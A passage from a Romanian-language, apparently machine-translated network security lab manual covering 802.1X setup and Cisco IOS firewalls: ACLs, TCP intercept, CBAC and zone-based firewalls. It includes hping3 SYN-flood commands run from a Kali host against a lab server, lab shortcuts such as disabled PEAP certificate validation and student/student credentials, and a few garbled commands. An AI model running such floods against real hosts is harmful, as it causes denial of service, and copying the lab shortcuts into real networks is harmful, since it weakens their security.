Până în acest moment avem doar autentificatorul și dispozitivul de autentificare colaborează, trebuie să adăugăm suportul pentru autentificarea stratului doi și să configurăm solicitantul. Mai întâi, executați următoarea comandă pe R1 pentru a activa 802.1x pentru interfața conectată la VM Windows. Rețineți că portul ar trebui să intre în modul dezactivat, deoarece procesul de autentificare nu a fost trecut.

```
R1(config)#interface fastEthernet 3/0
R1(config-if)#switchport mode access
R1(config-if)#switchport access vlan 1
R1(config-if)#dot1x port-control auto
*Mar 1 00:40:38.819: %LINEPROTO-5-UPDOWN: Line protocol on
Interface
```

Pe partea de tip suplicant, vom folosi VM Windows. Serviciul care se ocupă cu autentificarea 802.1x se numește AutoConfig cu fir, asigurați-vă că se execută. În al doilea rând, pe proprietățile plăcii de interfață de rețea trebuie să activați autentificarea 802.1x. În exemplul nostru de laborator nu vom folosi autentificarea serverului, ceea ce înseamnă că certificatul său nu va fi validat de client. Dezactivați-l din setările PEAP.




Fig. 3.20 Dezactivați validarea serverului

Ultimul pas este să adăugați un nume de utilizator și o parolă pentru supliciul (student / student) pentru cazul nostru de utilizare. Windows utilizează numele de utilizator și parola computerului local în mod implicit, trebuie să o schimbăm și să o configurăm pe cea personalizată. Adăugați un utilizator de utilizat pentru autentificare în fila Setări suplimentare.




Fig. 3.21 Autentificarea utilizatorului EAPOL.

După terminarea acestui pas, interfața de pe modulul de comutare ar trebui să fie activată și mesajele DHCP ar trebui să poată trece prin. Verificați că VM Windows poate reînnoi configurația IP ("ipconfig /renew") și că interfața este autentificat pe router.

Cap. 4 Protecție firewall

4.1 Filtrarea pachetelor

În acest laborator vom folosi capacitățile firewall Cisco IOS pentru a proteja rețeaua internă pentru diferite servicii. Înainte de a începe, asigurați-vă că toate dispozitivele finale pot accesa Internetul. Trebuie adăugată o rută temporară de la mașina de Internet la rețeaua locală (ultimul IP este cel al routerului).

```
root@internet:/# sudo ip r a 10.0.0.0/16 via 172.31.0.151
```




Fig. 4.1 Topologia filtrării pachetelor

În acest laborator vom filtra traficul pe baza informațiilor din stratul trei și stratul patru. Aplicațiile de filtrare a pachetelor pot fi utilizate atât pe dispozitivele gazdă, cât și pe cele de rețea. Folosim un echipament Cisco pentru a exemplifica modul de blocare a traficului rău intenționat. Vă recomandăm ca înainte de a filtra un pachet să vă asigurați că acesta poate ajunge la destinație.

O listă de acces standard este utilizată pentru a bloca traficul pe baza adresei IP sursă din antetul IP. Acesta poate fi folosit pentru a tăia un dispozitiv din rețea dacă filtrul este plasat în apropierea sursei sau poate fi plasat la destinație pentru a filtra traficul care vine pentru o anumită gazdă sau rețele. Un exemplu este dacă dorim doar ca Ubuntu-1 să iasă din rețea, putem crea un control al accesului și îl putem plasa pe interfața FastEthernet 1/0 pe routerul R1.

```
R1(config)#access-list 1 permit host 10.0.12.101
R1(config)#access-list 1 deny any
R1(config)#int fa 1/0
R1(config-if)#ip access-group 1 in
```

Pentru a testa configurația, adăugați o adresă IP secundară pe mașina Ubuntu și emiteți o comandă ping utilizând adresa IP configurată.

```
root@ubuntu:/# ip a a 10.0.12.102/24 dev enp0s3
root@ubuntu:/# ping 8.8.8.8 -I 10.0.12.101
PING 8.8.8.8 (8.8.8.8) from 10.0.12.101 : 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=49.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=116 time=45.2 ms
```

```
root@ubuntu:/# ping 8.8.8.8 -I 10.0.12.102
PING 8.8.8.8 (8.8.8.8) from 10.0.12.102 : 56(84) bytes of data.
From 10.0.12.1 icmp_seq=1 Packet filtered
From 10.0.12.1 icmp_seq=2 Packet filtered
```

Utilizați Wireshark pentru a inspecta tipul de răspuns pe care routerul îl trimite înapoi ca mesaj că pachetul a fost blocat de un control de acces. Ar trebui să vedeți un mesaj ICMP de tip 3, care informează despre o destinație imposibil de găsit, cu un cod de 13, care să ateste că pachetul a fost "filtrat administrativ".

O listă extinsă de control al accesului este utilizată pentru a filtra atât pe adresele sursă IP, cât și pe adresele de destinație, dar și pe protocoalele de nivel superior, cum ar fi GRE, OSPF, ICMP sau TCP și UDP. Acest lucru permite un control mai bun asupra pachetului IP. De exemplu, mașina virtuală Ubuntu utilizează adresa IP 8.8.8.8 ca server DNS. Dacă doriți să filtrați traficul la 8.8.8.8 care nu este un mesaj DNS, puteți utiliza următoarea listă extinsă de control al accesului.

```
R1(config)#access-list 101 permit udp host 10.0.12.101 host
8.8.8.8 eq 53
R1(config)#access-list 101 permit tcp host 10.0.12.101 host
8.8.8.8 eq 53
R1(config)#access-list 101 deny ip host 10.0.12.101 host 8.8.8.8
R1(config)#access-list 101 permit ip any an
R1(config)#access-list 101 permit ip any any
```

```
root@ubuntu:/# ping 8.8.8.8 -I 10.0.12.101
PING 8.8.8.8 (8.8.8.8) from 10.0.12.101 : 56(84) bytes of data.
From 10.0.12.1 icmp_seq=1 Packet filtered
From 10.0.12.1 icmp_seq=2 Packet filtered
root@ubuntu:/# nslookup google.ro
Server:          127.0.0.53
Address:         127.0.0.53#53
```

```
Non-authoritative answer:
Name:   google.ro
Address: 172.217.18.163
Name:   google.ro
Address: 2a00:1450:4001:806::2003
```

Un alt câmp interesant de egalat este informațiile QoS din antetul IP. De exemplu, dacă doriți să potriviți traficul cu valoarea TOS de 4, puteți utiliza următoarele comenzi. Utilizați Wireshark pentru a inspecta valoarea reală de pe fir.

```
R1(config)#access-list 101 permit ip any any tos 2
R1(config)#access-list 101 deny ip any any
R1(config)#int fa 1/0
R1(config-if)#ip access-group 101 in
```

```
root@ubuntu:/# ping 8.8.8.8 -I 10.0.12.101
PING 8.8.8.8 (8.8.8.8) from 10.0.12.101 : 56(84) bytes of data.
From 10.0.12.1 icmp_seq=1 Packet filtered
From 10.0.12.1 icmp_seq=2 Packet filtered
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 0 received, +2 errors, 100% packet loss,
time 1002ms
root@ubuntu:/# ping 8.8.8.8 -I 10.0.12.101 -Q 4
PING 8.8.8.8 (8.8.8.8) from 10.0.12.101 : 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=48.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=116 time=46.0 ms
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
```

rtt min/avg/max/mdev = 46.032/47.424/48.817/1.409 ms

Pe un router Cisco, listele standard de acces sunt numerotate de la 1 la 99, în timp ce cele extinse sunt numărate de la 100 la 199. Rețineți că aceasta este notația mai veche, vă recomandăm să treceți la ACLS numit, unde o listă de acces este definită în mod explicit ca fiind standard sau extinsă și poate fi identificată utilizând un nume. Vă recomandăm ca numele unui astfel de ACL să conțină numai litere majuscule, pentru o identificare mai ușoară la depanare.

Folosind această convenție, vechile ALC-uri pot fi încă accesate și modificate, de exemplu, următorul ACL poate fi modificat pentru a permite pachetelor ICMP să comunice între gazda Ubuntu și server la 8.8.8.8.

```
R1(config)#do sh access-list
Extended IP access list 101
 10 permit udp host 10.0.12.101 host 8.8.8.8 eq domain (8
matches)
 20 permit tcp host 10.0.12.101 host 8.8.8.8 eq domain
 30 deny ip host 10.0.12.101 host 8.8.8.8 (60 matches)
 40 permit ip any any (6 matches)
R1(config)#ip access

R1(config)#ip access-list extended 101
R1(config-ext-nacl)#21 permit icmp host 10.0.12.101 host 8.8.8.8
R1(config)#do sh ip access-list
Extended IP access list 101
 10 permit udp host 10.0.12.101 host 8.8.8.8 eq domain (8
matches)
 20 permit tcp host 10.0.12.101 host 8.8.8.8 eq domain
 21 permit icmp host 10.0.12.101 host 8.8.8.8
 30 deny ip host 10.0.12.101 host 8.8.8.8 (60 matches)
 40 permit ip any any (6 matches)
```

Atât controlul accesului standard, cât și cel extins se potrivesc cu pachetele pe baza unei intrări statice atât din antetul stratului trei (de exemplu, adresa IP, QoS), cât și din antetul stratului trei (de exemplu, semnalizatorul TCP SYN). Cu toate acestea, acest tip de filtrare poate fi ușor ocolit prin modificarea informațiilor din antetul respectiv (de exemplu, un atacator poate adăuga pur și simplu semnalizatorul SYN la orice pachet).

O listă de acces reflexiv poate fi utilizată pentru a monitoriza și inspecta mai bine datele sesiunii. Orice intrare din lista de acces poate fi utilizată pentru a reflecta traficul și pentru a crea o a doua listă de acces, numită listă de acces IP reflexivă. Acesta poate fi folosit pentru a permite traficul bazat pe acesta. Rețineți că intrările din lista de acces reflexiv sunt dinamice și vor fi eliminate după o valoare de expirare configurabilă.

Următoarea listă de acces reflexiv va inspecta traficul TCP, UDP și ICMP generat de gazda Ubuntu și va permite traficul de returnare.

```
Extended IP access list ONLY_UBUNTU
 10 permit icmp host 10.0.12.101 any reflect UBUNTU_ICMP_OUT
 20 permit tcp host 10.0.12.101 any reflect UBUNTU_TCP_OUT
 30 permit udp host 10.0.12.101 any reflect UBUNTU_UDP_OUT
1000 deny ip any any
Extended IP access list TO_LOCAL_LAN
```



```
10 evaluate UBUNTU_ICMP_OUT
20 evaluate UBUNTU_UDP_OUT
30 evaluate UBUNTU_TCP_OUT
Reflexive IP access list UBUNTU_ICMP_OUT
Reflexive IP access list UBUNTU_TCP_OUT
Reflexive IP access list UBUNTU_UDP_OUT
[...]
interface FastEthernet1/0
 ip address 10.0.12.1 255.255.255.0
 ip access-group ONLY_UBUNTU in
 ip access-group TO_LOCAL_LAN out
```

Puteți verifica crearea de noi intrări prin generarea de trafic de la mașina Ubuntu.

```
[...]
Reflexive IP access list UBUNTU_UDP_OUT
 permit udp host 8.8.8.8 eq domain host 10.0.12.101 eq 41795
(2 matches) (time left 219)
 permit udp host 8.8.8.8 eq domain host 10.0.12.101 eq 47723
(2 matches) (time left 219)
 permit udp host 91.189.89.198 eq ntp host 10.0.12.101 eq
50426 (2 matches) (time left 218)
 permit udp host 91.189.89.199 eq ntp host 10.0.12.101 eq
54952 (1 match) (time left 206)s
```

Toate lista de acces standard, extinsă și reflexivă poate fi configurată cu un anumit moment în care va fi activată. Pentru a face acest lucru, trebuie mai întâi să definim un interval de timp și să îl folosim împreună cu controlul accesului. În acest exemplu, datele ICMP vor fi permise numai între orele 16:00 și 16:20 pe 26 septembrie 2018. Atunci când afișează o listă de acces, routerul Cisco va afișa dacă o intrare este activă sau nu.

```
R1#show clock
16:14:03.579 UTC Wed Sep 26 2018
R1#show time-range
time-range entry: UBUNTUTIME (active)
 absolute start 16:00 26 September 2018 end 16:20 26 September
2018
 used in: IP ACL entry
R1#show access-lists
Extended IP access list ONLY_UBUNTU
 10 permit icmp host 10.0.12.101 any time-range UBUNTUTIME
(active) reflect UBUNTU_ICMP_OUT (105 matches)
[...]
```

```
R1#show clock
16:21:10.923 UTC Wed Sep 26 2018
R1#show access-lists
Extended IP access list ONLY_UBUNTU
 10 permit icmp host 10.0.12.101 any time-range UBUNTUTIME
(inactive) reflect UBUNTU_ICMP_OUT (194 matches)
```

O altă metodă de a crea o listă temporară de control al accesului este de a utiliza caracteristica lock-and-key security pe un router Cisco, cunoscut și ca ACL dinamic. Acest lucru va permite activarea dinamică a unui ACL, numai dacă utilizatorul s-a autentificat. Mai întâi, activați autentificarea pe routerul local folosind Telnet. În exemplul următor, creăm un nume de utilizator local și îl folosim, cu toate acestea, este posibilă și autentificarea la distanță la un server RADIUS sau TACACS+.

```
R1(config)#username student password student
R1(config)#line vty 0
R1(config-line)#login local
R1(config-line)#autocommand access-enable host timeout 1
```

În al doilea rând, creați o intrare de listă de acces care va permite oricărei gazde să contacteze altă gazdă de Internet prin ICMP. Rețineți că cuvântul cheie "gazdă" utilizat în comanda anterioară va personaliza controlul accesului cu adresa IP de pe computerul care s-a autentificat.

```
ip access-list extended ONLY_UBUNTU
dynamic UBUNTU_ICMP permit icmp any any
deny ip any any
ip access-list extended TO_LOCAL_LAN
dynamic UBUNTU_ICMP_IN permit icmp any any
deny ip any any
interface FastEthernet1/0
ip address 10.0.12.1 255.255.255.0
ip access-group ONLY_UBUNTU in
ip access-group TO_LOCAL_LAN out
```

Pentru a testa configurația, puteți utiliza mașina Ubuntu și vă puteți autentifica pe router folosind Telnet.

```
root@ubuntu:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
From 10.0.12.1 icmp_seq=1 Packet filtered
From 10.0.12.1 icmp_seq=2 Packet filtered
[...]
root@ubuntu:/# telnet 10.0.12.1
Trying 10.0.12.1...
Connected to 10.0.12.1.
Escape character is '^]'.
```

User Access Verification

Username: student

Password: Connection closed by foreign host.

```
root@ubuntu:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=49.5 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=116 time=49.5 ms
```

4.2 Firewall folosind starea protocoalelor

În abordarea de filtrare a pachetelor, un dispozitiv poate filtra datele numai pe baza unei configurații statice specifice, de exemplu, un anumit număr de port sau o anumită adresă IP de destinație. Cu toate

acestea, acest lucru nu este suficient pentru infrastructurile moderne, unde atacatorii pot utiliza abordări la nivel de aplicație pentru a bloca serviciile. În acest laborator vom folosi caracteristici cisco IOS pentru a bloca nivelul patru și atacuri la nivel de cerere. Înainte de a începe, asigurați-vă că serverul web apache2 rulează pe InternetVM și că aveți conectivitate la Internet pe toate mașinile.

```
root@internet:/# sudo ip r a 10.0.0.0/16 prin 172.31.0.151
root@internet:/# sudo systemctl start apache2
```




Fig. 4.2 Topologia firewall-ului statal

Caracteristica de interceptare TCP permite unui router să se interpună într-o conexiune TCP și să o spargă în două separate, de la router la client și de la router la server. Rețineți că acest lucru se face transparent, fără a schimba adresele IP ale pachetului. În acest fel, routerul poate oferi protecție serverului prin negocierea în primul rând a conexiunii cu clientul, adică strângerea de mână TCP cu trei căi și crearea unei conexiuni la server numai dacă acest lucru are succes. Rețineți că caracteristica de interceptare TCP nu poate fi utilizată împreună cu funcționalitatea CBAC sau ZBF sau în cazul NAT activat. Un router Cisco le poate intercepta doar pe cele care se potrivesc cu o listă de acces. Se recomandă limitarea numărului de sesiuni care trebuie monitorizate, deoarece acest lucru crește utilizarea procesorului [39].

Mai întâi, asigurați-vă că serviciul web se execută pe InternetVM și că mașina Kali poate porni o conexiune TCP cu acesta. Rețineți adresa IP sursă a conexiunii, ar trebui să fie de la mașina virtuală.

```
root@kali:~# nc 172.31.0.1 80
root@internet:/# netstat -t -n
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp6      0      0 172.31.0.1:80          10.0.13.101:54372      SYN_RECV
```

Înainte de a activa funcția TCP, vă permite să testați la stres serverul web apache2 pe InternetVM. Rulați un Denial of Service (DoS) de la gazda Kali și monitorizați conexiunile de pe victimă.

```
root@kali:~# hping3 -n -c 10000 -d 120 -S -w 64 -p 80 --flood 172.31.0.1
root@internet:/# netstat -t -n -c
Active Internet connections (w/o servers)
```

```
Proto Recv-Q Send-Q Local Address          Foreign Address
State
tcp6      0      0 172.31.0.1:80         10.0.13.101:2869
SYN_RECV
tcp6      0      0 172.31.0.1:80         10.0.13.101:2891
SYN_RECV
[...]
tcp6      0      0 172.31.0.1:80         10.0.13.101:2885
SYN_RECV
```

Apoi, creați o listă de acces care se va potrivi numai cu traficul TCP la InternetVM și utilizați-l pentru a activa interceptarea TCP. Puteți încerca să deschideți o conexiune de la mașina Kali și ar trebui să puteți vedea interceptarea făcută pe router.

```
R1(config)#ip access-list extended TCP_INTERCEPT
R1(config-ext-nacl)#permit tcp any host 172.31.0.1 eq 80
R1(config-ext-nacl)#exit
R1(config)#ip tcp intercept list TCP_INTERCEPT
```

```
R1#sh tcp intercept connections
```

Established:

Client	Server	State	Create	Timeout
Mode				
10.0.13.101:54382	172.31.0.1:80	ESTAB	00:00:03	23:59:56 I

Acum, rulați din nou atacul DoS și monitorizați utilizarea procesorului și conexiunea pe router. De asemenea, trebuie să observați că nu există conexiuni deschise pe InternetVM, deoarece negocierea dintre router și client nu a avut succes.

```
R1#sh tcp intercept connections
```

Incomplete:

Client	Server	State	Create	Timeout
Mode				
10.0.13.101:2859	172.31.0.1:80	SYNRCVD	00:00:00	00:00:00 I
10.0.13.101:6954	172.31.0.1:80	SYNRCVD	00:00:00	00:00:00 I
...				

```
*Mar 1 02:56:31.723: %TCP-6-INTERCEPT: getting aggressive, count
(1100/1100) 1 min 0
```

Controlul accesului bazat pe context (CBAC) este o caracteristică introdusă de Cisco care permite verificarea protocoalelor la nivel de aplicație și modificarea dinamică a regulilor firewall-ului pe baza acestuia. CBAC este de obicei implementat împreună cu ACL-urile, ACL definind setul de trafic care este permis să intre / ieși și configurația CBAC pentru a permite traficul de retur, similar cu un ACL reflexiv. Principala diferență dintre CBAC și un ACL reflexiv este că CBAC poate inspecta, de asemenea, protocoalele la nivel de aplicație și, pe baza datelor din interior, poate deschide porturi secundare în firewall (de exemplu, pentru protocolul FTP). De asemenea, CBAC nu filtrează traficul provenit de la sau de la router.

În plus, CBAC poate fi configurat pentru a limita conexiunea TCP și UDP pe baza unor parametri diferiți, cum ar fi timpul necesar pentru deschiderea/închiderea unei conexiuni TCP, conexiunea TCP-idle, intervalul UDP dintre pachete etc. Rețineți că CBAC nu poate intercepta pachetul ICMP, prin urmare, intrările ACL dedicate ar trebui să fie create pentru acel tip de trafic.

O altă caracteristică a CBAC este că poate inspecta, de asemenea, structura pachetelor, de exemplu, numerele ack în anteturile TCP, steaguri etc., și poate plasa pachete care sunt de structură incorectă, inclusiv formatarea la nivel de aplicație.

Când un pachet ajunge la router pe o interfață, acesta va fi mai întâi verificați împotriva ACL-ului de intrare de pe interfață, apoi va fi direcționat și ulterior trecut la interfața de ieșire. Dacă ACL-ul de ieșire permite trecerea traficului și CBAC este configurat pentru traficul de ieșire, acesta va inspecta traficul și va decide dacă traficul de retur este permis sau nu (pe baza regulilor de inspecție create, de exemplu, HTTP pentru a fi inspectat, FTP nu). Dacă traficul de ieșire este permis de ACL și inspectat de CBAC, CBAC va crea o intrare de sesiune care va permite traficului de răspuns să ocolească ACL-ul de intrare.

În primul scenariu dorim să protejăm rețeaua interioară (compusă atât din mașini Kali, cât și din Ubuntu) de pachetele IP provenite de la InternetVM. Pentru a face acest lucru, trebuie mai întâi să creăm un ACL care neagă tot traficul, cu excepția unor pachete ICMP pentru testare. Dacă această listă de acces se aplică ca intrare în interfața FastEthernet0/0, tot traficul de răspuns va fi blocat (cu excepția ICMP).

```
Extended IP access list IN_TRAFFIC
 10 permit icmp any 10.0.0.0 0.255.255.255 echo-reply
 20 permit icmp any 10.0.0.0 0.255.255.255 host-unreachable
1000 deny ip any any
interface FastEthernet0/0
 ip address dhcp
 ip access-group IN_TRAFFIC in
```

Pe InternetVM, dacă activați tcpdump ar trebui să primiți un mesaj că pachetul este blocat, atunci când încercați să deschideți o conexiune de la mașina Kali. Traficul inițial de la Kali ajunge la InternetVM (tcp syn mesaj), dar răspunsul nu poate trece prin router.

```
root@kali:/# nc 172.31.0.1 80
root@internet:/home/student# tcpdump -n -i enp0s3
17:56:40.117855 IP 172.31.0.151 > 172.31.0.1: ICMP host
10.0.13.101 unreachable - admin prohibited filter, length 36
```

Acum, putem crea o regulă CBAC pentru a inspecta traficul DNS, HTTP și HTTPS. Acest lucru va permite crearea de reguli dinamice atunci când un astfel de trafic trece prin interfață. În acest exemplu vom folosi traficul de ieșire din interfața FastEthernet 0/0 pentru a analiza traficul.

```
ip inspect name INSPECT_TRAFFIC https
ip inspect name INSPECT_TRAFFIC dns
ip inspect name INSPECT_TRAFFIC http
R1(config)#int fa 0/0
R1(config-if)#ip inspect INSPECT_TRAFFIC out
```

Deschideți o nouă conexiune TCP din KaliVM utilizând netcat și vizualizați noua sesiune creată pe router. De asemenea, puteți activa mesajele de pe router prin emiterea "ip inspect audit-trail"

Comanda.

```
Established Sessions
  Session 66D59E08 (10.0.13.101:46144)=>(172.31.0.1:80) http
SIS_OPEN
```

Cu doar CBAC activat, routerul verifică acum și pachetele care au fost malformate. Puteți verifica acest lucru prin crearea unei noi conexiuni TCP care trimite unele date arbitrare cu semnalizatorul SYN activat. Asigurați-vă că executați tcpdump pe InternetVM și că nu sosesc pachete.

```
root@kali:/# hping3 -n -c 1 -d 120 -w 64 -S -p 80 172.31.0.1
```


CBAC poate fi, de asemenea, utilizat pentru a proteja împotriva atacurilor DOS (chiar DDOS la unele extinde). Să presupunem că mașina Ubuntu rulează în zona noastră demilitarizată (DMZ) și permite conexiuni pe portul 80.

```
root@ubuntu:/home/student# nc -k -l 80
```

Putem limita numărul de conexiuni deschise din exterior numai prin utilizarea CBAC. Mai întâi trebuie să creăm o regulă CBAC care va monitoriza conexiunile TCP (UDP poate fi, de asemenea, monitorizat) și să o adăugăm la traficul de ieșire al interfeței FastEthernet 1/0 (trafic către UbuntuVM).

```
R1(config)#ip inspect name INSPECT_DMZ tcp
```

```
R1(config)#int fa 1/0
```

```
R1(config-if)#ip inspect INSPECT_DMZ out
```

Dacă nu există nicio listă de acces activată, această regulă va permite orice trafic către DMZ-ul nostru. Puteți adăuga reguli de control al accesului la ieșire, deoarece se potrivește scenariului dvs. Orice conexiuni de la KaliVM este acum monitorizată și un jurnal de intrare ar trebui să fie creat de router, testați-l folosind netcat.

```
root@kali:/# nc 10.0.12.100 80
```

De asemenea, puteți încerca un atac DOS utilizând instrumentul de linie de comandă HPING3. Rețineți că, în mod implicit, CBAC nu limitează numărul de conexiuni.

```
root@kali:/# hping3 -n -c 10 -w 64 -S -p 80 172.31.0.1
```

Cu toate acestea, oferă trei opțiuni importante: (1) puteți limita conexiunile noi pe baza numărului total de sesiuni deschise în orice moment, (2) puteți limita conexiunile noi pe baza eșantionării cu rate de un minut sau (3) puteți limita numărul de conexiuni TCP pe jumătate deschise de către o gazdă. Următoarele comenzi vor utiliza ultima opțiune și vor permite doar 4 conexiuni de la orice gazdă, blocând timp de un minut dacă acel prag este atins.

```
R1(config)#ip inspect tcp max-incomplete host 4 bloc-time 1
```

Acum puteți încerca atacul DOS din nou de la KaliVM și observați că numai primul pachet va fi permis, în timp ce următoarele sunt blocate.

```
root@kali:/# hping3 -n -c 10 -w 64 -S -p 80 172.31.0.1
```

```
HPING 172.31.0.1 (eth0 172.31.0.1): S set, 40 headers + 0 data bytes
```

```
len=46 ip=172.31.0.1 ttl=63 DF id=0 sport=80 flags=SA seq=0  
win=29200 rtt=31.6 ms
```

```
len=46 ip=172.31.0.1 ttl=63 DF id=0 sport=80 flags=SA seq=1  
win=29200 rtt=14.9 ms
```

```
len=46 ip=172.31.0.1 ttl=63 DF id=0 sport=80 flags=SA seq=2  
win=29200 rtt=22.8 ms
```

```
len=46 ip=172.31.0.1 ttl=63 DF id=0 sport=80 flags=SA seq=3  
win=29200 rtt=21.9 ms
```

```
--- 172.31.0.1 hping statistic ---
```

```
10 packets transmitted, 4 packets received, 60% packet loss
```

Mai mult decât atât, o intrare de jurnal va fi generată pe router.

```
*Mar 1 04:42:28.946: %FW-4-HOST_TCP_ALERT_ON: Max tcp half-open  
connections (4) exceeded for host 172.31.0.1
```

```
*Mar 1 04:42:28.946: %FW-2-BLOCK_HOST: Blocking new TCP  
connections to host 172.31.0.1 for 1 minute (half-open count 4  
exceeded).
```


Dezavantajul major al mecanismului firewall CBAC este că poate deveni foarte complex atunci când gestionați mai multe interfețe pe un singur dispozitiv. În plus, nu oferă regulile de limitare per gazdă/rețea, toate regulile sunt legate de traficul de intrare sau de ieșire. Firewall-ul bazat pe zonă (ZBF) a fost următoarea soluție de securitate propusă.

Modelul este că fiecare interfață a unui router face parte dintr-un grup, numit zonă, iar traficul între diferite zone este monitorizat de dispozitiv. ZBF permite configurarea politicilor la un nivel granular, de exemplu, pe protocol, pe gazdă, și poate lua trei măsuri pentru fiecare politică: (1) acțiunea de scădere va împiedica orice trafic să se deplaseze între zone, (2) acțiunea de autorizare va permite traficului să circule într-un mod apatrid, fără monitorizarea traficului de returnare și (3) acțiunea de inspectare care poate gestiona sesiunile de aplicare. Următorul tabel rezumă măsurile luate de ZBF atunci când dispozitivul trebuie să monitorizeze traficul.

Sursa intf membru al unei zone?	Destinație intf membru al unei zone?	Zona-pereche este definită?	Există o politică în vigoare?	Rezultat
NU	NU	N/A	N/A	Debit normal
DA	NU	N/A	N/A	PICĂTURĂ
NU	DA	N/A	N/A	PICĂTURĂ
DA (zona A)	DA (zona A)	N/A	N/A	TRECE
DA (zona A)	DA (zona B)	NU	N/A	PICĂTURĂ
DA (zona A)	DA (zona B)	DA	NU	PICĂTURĂ
DA (zona A)	DA (zona B)	DA	DA	Măsuri de politică

Smochină. Acțiune tabel ZBF

